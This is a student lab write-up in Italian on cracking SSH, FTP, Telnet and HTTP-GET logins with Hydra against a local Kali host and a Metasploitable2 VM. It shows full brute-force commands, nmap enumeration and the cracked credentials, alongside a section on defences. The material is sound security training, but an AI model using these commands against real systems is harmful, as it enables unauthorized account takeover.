

# CS0424IT — ESERCITAZIONE S6L4

## PASSWORD CRACKING CON HYDRA

*Simone La Porta*



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### TRACCIA

Si ricordi che la configurazione dei servizi costituisce essa stessa una parte integrante dell'esercizio. L'esercizio di oggi ha un duplice scopo:

- Fare pratica con Hydra per craccare l'autenticazione dei servizi di rete.
- Consolidare le conoscenze dei servizi stessi tramite la loro configurazione.

L'esercizio si svilupperà in due fasi:

1. Una prima fase dove insieme vedremo l'abilitazione di un servizio SSH e la relativa sessione di cracking dell'autenticazione con Hydra.
2. Una seconda fase dove sarete liberi di configurare e craccare un qualsiasi servizio di rete tra quelli disponibili, ad esempio FTP, RDP, Telnet, autenticazione HTTP.

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## SVOLGIMENTO

L'obiettivo di questo esercizio è di configurare e testare servizi di rete su una macchina Kali Linux (IP: 192.168.50.100) e di utilizzare Hydra per craccarne le autenticazioni. Successivamente, sono state effettuate operazioni di enumerazione e cracking su una macchina Metasploitable2 (IP: 192.168.50.101).

### *Funzionamento di Hydra*

Hydra è uno strumento potente e versatile per attacchi di forza bruta contro vari protocolli di rete. Ecco come funziona:

#### Punti di forza

- **Versatilità:** supporta una vasta gamma di protocolli, tra cui SSH, FTP, Telnet, HTTP, e molti altri.
- **Velocità:** può eseguire attacchi paralleli, aumentando la velocità degli attacchi di forza bruta.
- **Automazione:** può essere facilmente integrato in script per automatizzare attacchi complessi.

#### Punti di debolezza

- **Rilevabilità:** gli attacchi di forza bruta possono generare un alto volume di traffico, rendendoli facilmente rilevabili dai sistemi di rilevamento delle intrusioni (IDS).
- **Limitazioni di Rate-Limiting:** molti servizi implementano meccanismi di rate-limiting per prevenire attacchi di forza bruta, riducendo l'efficacia di Hydra.
- **Blocco Account:** tentativi falliti ripetuti possono portare al blocco degli account, rendendo impossibile ulteriori tentativi.

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## Protezione dagli attacchi di Hydra

Ecco alcune misure per proteggersi dagli attacchi di forza bruta come quelli eseguiti da Hydra:

- **Implementare Rate-Limiting:** limitare il numero di tentativi di login in un dato periodo di tempo.
- **Usare Autenticazione Multi-Fattore (MFA):** richiedere un secondo fattore di autenticazione oltre alla password.
- **Monitorare e Loggare i Tentativi di Login:** utilizzare sistemi di rilevamento delle intrusioni per monitorare tentativi di login sospetti.
- **Blocco degli Account:** bloccare temporaneamente gli account dopo un certo numero di tentativi falliti.
- **Utilizzare Password Forti:** educare gli utenti sull'importanza di usare password complesse e uniche.

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## *Utenti di prova*

Sono stati aggiunti tre utenti sulla macchina Kali con i seguenti comandi:

```
sudo adduser azureuser
```

```
~/Desktop/hydra .....  
> sudo adduser azureuser  
info: Adding user `azureuser' ...  
info: Selecting UID/GID from range 1000 to 59999 ...  
info: Adding new group `azureuser' (1002) ...  
info: Adding new user `azureuser' (1002) with group `azureuser (1002)' ...  
info: Creating home directory `/home/azureuser' ...  
info: Copying files from `/etc/skel' ...  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for azureuser  
Enter the new value, or press ENTER for the default  
    Full Name []:  
    Room Number []:  
    Work Phone []:  
    Home Phone []:  
    Other []:  
Is the information correct? [Y/n]  
info: Adding new user `azureuser' to supplemental / extra groups `users' ...  
info: Adding user `azureuser' to group `users' ...
```

Figura 1: Aggiunta utente azureuser

```
sudo adduser test
```

```
~/Desktop/hydra .....  
> sudo adduser test  
info: Adding user `test' ...  
info: Selecting UID/GID from range 1000 to 59999 ...  
info: Adding new group `test' (1003) ...  
info: Adding new user `test' (1003) with group `test (1003)' ...  
info: Creating home directory `/home/test' ...  
info: Copying files from `/etc/skel' ...  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for test  
Enter the new value, or press ENTER for the default  
    Full Name []:  
    Room Number []:  
    Work Phone []:  
    Home Phone []:  
    Other []:  
Is the information correct? [Y/n] y  
info: Adding new user `test' to supplemental / extra groups `users' ...  
info: Adding user `test' to group `users' ...
```

Figura 2: Aggiunta utente test

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```
sudo adduser administrator
```

```
~/Desktop/hydra .....  
> sudo adduser administrator  
info: Adding user `administrator' ...  
info: Selecting UID/GID from range 1000 to 59999 ...  
info: Adding new group `administrator' (1001) ...  
info: Adding new user `administrator' (1001) with group `administrator (1001)' ...  
info: Creating home directory `/home/administrator' ...  
info: Copying files from `/etc/skel' ...  
New password:  
Retype new password:  
passwd: password updated successfully  
Changing the user information for administrator  
Enter the new value, or press ENTER for the default  
    Full Name []:  
    Room Number []:  
    Work Phone []:  
    Home Phone []:  
    Other []:  
Is the information correct? [Y/n] y  
info: Adding new user `administrator' to supplemental / extra groups `users' ...  
info: Adding user `administrator' to group `users' ...
```

Figura 3: Aggiunta utente administrator

### *Test del servizio SSH*

Il servizio SSH è stato testato utilizzando il comando:

```
ssh test@192.168.50.100
```

```
~/Desktop/hydra .....  
> ssh test@192.168.50.100  
test@192.168.50.100's password:  
Linux kali 6.8.11-arm64 #1 SMP Kali 6.8.11-1kali2 (2024-05-30) aarch64  
  
The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
└─(test@kali)-[~]  
└─$ exit  
logout  
Connection to 192.168.50.100 closed.
```

Figura 4: Connessione SSH come test

## Cracking SSH con Hydra

Per craccare l'autenticazione SSH, Hydra è stato configurato con il comando:

```
hydra -L usernames.txt -P passwords.txt 192.168.50.100 -t4 ssh
```

```
~/Desktop/hydra ..... 7s
> hydra -L usernames.txt -P passwords.txt 192.168.50.100 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-03 15:18:13
[DATA] max 4 tasks per 1 server, overall 4 tasks, 40 login tries (l:p:8), ~10 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "dragon" - 1 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "pass" - 2 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "hunter" - 3 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "2000" - 4 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "test" - 5 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "srinivas" - 6 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "hockey" - 7 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "wizard" - 8 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "dragon" - 9 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "pass" - 10 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "hunter" - 11 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "2000" - 12 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "test" - 13 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "srinivas" - 14 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "hockey" - 15 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "wizard" - 16 of 40 [child 3] (0/0)
[22][ssh] host: 192.168.50.100 login: test password: srinivas
[ATTEMPT] target 192.168.50.100 - login "user" - pass "dragon" - 17 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "pass" - 18 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "hunter" - 19 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "2000" - 20 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "test" - 21 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "srinivas" - 22 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "hockey" - 23 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "wizard" - 24 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "dragon" - 25 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "pass" - 26 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "hunter" - 27 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "2000" - 28 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "test" - 29 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "srinivas" - 30 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "hockey" - 31 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "wizard" - 32 of 40 [child 1] (0/0)
[22][ssh] host: 192.168.50.100 login: administrator password: wizard
[ATTEMPT] target 192.168.50.100 - login "azureuser" - pass "dragon" - 33 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "azureuser" - pass "pass" - 34 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "azureuser" - pass "hunter" - 35 of 40 [child 2] (0/0)
[22][ssh] host: 192.168.50.100 login: azureuser password: hunter
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-03 15:18:39
```

Figura 5: Cracking SSH con Hydra

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
### *Test del servizio FTP con nmap*

Per verificare la disponibilità del servizio FTP, è stato utilizzato il comando:

```
nmap -p 21 192.168.50.100
```

Successivamente, il servizio FTP è stato avviato con il comando:

```
sudo service vsftpd start
```



```
~/Desktop/hydra .....  
> nmap -p 21 192.168.50.100  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 15:20 CEST  
Nmap scan report for 192.168.50.100  
Host is up (0.00013s latency).  
  
PORT      STATE SERVICE  
21/tcp    closed ftp  
  
Nmap done: 1 IP address (1 host up) scanned in 13.03 seconds  
  
~/Desktop/hydra .....  
> sudo service vsftpd start  
  
~/Desktop/hydra .....  
> nmap -p 21 192.168.50.100  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 15:21 CEST  
Nmap scan report for 192.168.50.100  
Host is up (0.00011s latency).  
  
PORT      STATE SERVICE  
21/tcp    open  ftp  
  
Nmap done: 1 IP address (1 host up) scanned in 13.03 seconds
```

Figura 6: Avvio del servizio FTP

## Cracking FTP con Hydra

Per craccare l'autenticazione FTP, Hydra è stato configurato con il comando:

```
hydra -L usernames.txt -P passwords.txt 192.168.50.100 -t4 ftp
```

```
~/Desktop/hydra ..... 3s
> hydra -L usernames.txt -P passwords.txt 192.168.50.100 -t4 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-03 15:23:09
[DATA] max 4 tasks per 1 server, overall 4 tasks, 40 login tries (L:5/p:8), ~10 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "dragon" - 1 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "pass" - 2 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "hunter" - 3 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "2000" - 4 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "test" - 5 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "srinivas" - 6 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "hockey" - 7 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "wizard" - 8 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "dragon" - 9 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "pass" - 10 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "hunter" - 11 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "2000" - 12 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "test" - 13 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "srinivas" - 14 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "hockey" - 15 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test" - pass "wizard" - 16 of 40 [child 3] (0/0)
[21][ftp] host: 192.168.50.100 login: test password: srinivas
[ATTEMPT] target 192.168.50.100 - login "user" - pass "dragon" - 17 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "pass" - 18 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "hunter" - 19 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "2000" - 20 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "test" - 21 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "srinivas" - 22 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "hockey" - 23 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "wizard" - 24 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "dragon" - 25 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "pass" - 26 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "hunter" - 27 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "2000" - 28 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "test" - 29 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "srinivas" - 30 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "hockey" - 31 of 40 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "administrator" - pass "wizard" - 32 of 40 [child 3] (0/0)
[21][ftp] host: 192.168.50.100 login: administrator password: wizard
[ATTEMPT] target 192.168.50.100 - login "azureuser" - pass "dragon" - 33 of 40 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "azureuser" - pass "pass" - 34 of 40 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "azureuser" - pass "hunter" - 35 of 40 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "azureuser" - pass "2000" - 36 of 40 [child 1] (0/0)
[21][ftp] host: 192.168.50.100 login: azureuser password: hunter
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-03 15:23:36
```

Figura 7: Cracking FTP con Hydra




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## 1 TEST DI CONNETTIVITÀ FTP

Per verificare l'efficacia dell'attacco, è stata effettuata una connessione FTP utilizzando una delle credenziali craccate:

```
ftp administrator@192.168.50.100
```



```
~/Desktop/hydra .....  
> ftp administrator@192.168.50.100  
Connected to 192.168.50.100.  
220 (vsFTPd 3.0.3)  
331 Please specify the password.  
Password:  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp> exit  
221 Goodbye.
```

Figura 8: Connessione FTP come administrator

### ENUMERAZIONE DELLA MACCHINA METASPLOITABLE2

I servizi attivi sulla macchina Metasploitable2 (IP: 192.168.50.101) sono stati enumerati con il comando:

```
nmap -sV 192.168.50.101
```

```
~/Desktop/hydra .....  
> nmap -sV 192.168.50.101  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-03 15:27 CEST  
Nmap scan report for 192.168.50.101  
Host is up (0.00086s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login?         
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 65.44 seconds
```

Figura 9: Enumerazione dei servizi su Metasploitable2

---

## Cracking Telnet con Hydra

Per craccare l'autenticazione Telnet, Hydra è stato configurato con il comando:

```
hydra -L usernames.txt -P passwords.txt 192.168.50.101 -t4 telnet
```

```
~/Desktop/hydra .....
> hydra -L usernames.txt -P passwords.txt 192.168.50.101 -t4 telnet
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-03 15:32:44
[WARNING] telnet is by its nature unreliable to analyze, if possible better choose FTP, SSH, etc. if available
[DATA] max 4 tasks per 1 server, overall 4 tasks, 24 login tries (l:6/p:4), ~6 tries per task
[DATA] attacking telnet://192.168.50.101:23/
[23][telnet] host: 192.168.50.101 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-03 15:33:17
```

Figura 10: Cracking Telnet con Hydra

## Cracking HTTP-GET con Hydra

Per craccare l'autenticazione HTTP-GET, Hydra è stato configurato con il comando:

```
hydra -L usernames.txt -P passwords.txt 192.168.50.101 -t4 http-get
```

```
~/Desktop/hydra .....
> hydra -L usernames.txt -P passwords.txt 192.168.50.101 -t4 http-get
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-03 15:32:13
[WARNING] You must supply the web page as an additional option or via -m, default path set to /
[DATA] max 4 tasks per 1 server, overall 4 tasks, 24 login tries (l:6/p:4), ~6 tries per task
[DATA] attacking http-get://192.168.50.101:80/
[80][http-get] host: 192.168.50.101 login: admin
[80][http-get] host: 192.168.50.101 login: admin password: password
[80][http-get] host: 192.168.50.101 login: admin password: test
[80][http-get] host: 192.168.50.101 login: admin password: msfadmin
[80][http-get] host: 192.168.50.101 login: guest password: test
[80][http-get] host: 192.168.50.101 login: guest
[80][http-get] host: 192.168.50.101 login: guest password: password
[80][http-get] host: 192.168.50.101 login: guest password: msfadmin
[80][http-get] host: 192.168.50.101 login: test password: password
[80][http-get] host: 192.168.50.101 login: test
[80][http-get] host: 192.168.50.101 login: test password: msfadmin
[80][http-get] host: 192.168.50.101 login: test password: test
[80][http-get] host: 192.168.50.101 login: user
[80][http-get] host: 192.168.50.101 login: user password: test
[80][http-get] host: 192.168.50.101 login: user password: msfadmin
[80][http-get] host: 192.168.50.101 login: user password: password
[80][http-get] host: 192.168.50.101 password: test
[80][http-get] host: 192.168.50.101 password: msfadmin
[80][http-get] host: 192.168.50.101 password: password
[80][http-get] host: 192.168.50.101 login: msfadmin
[80][http-get] host: 192.168.50.101 login: msfadmin password: test
[80][http-get] host: 192.168.50.101 login: msfadmin password: password
[80][http-get] host: 192.168.50.101 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 24 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-03 15:32:14
```

Figura 11: Cracking HTTP-GET con Hydra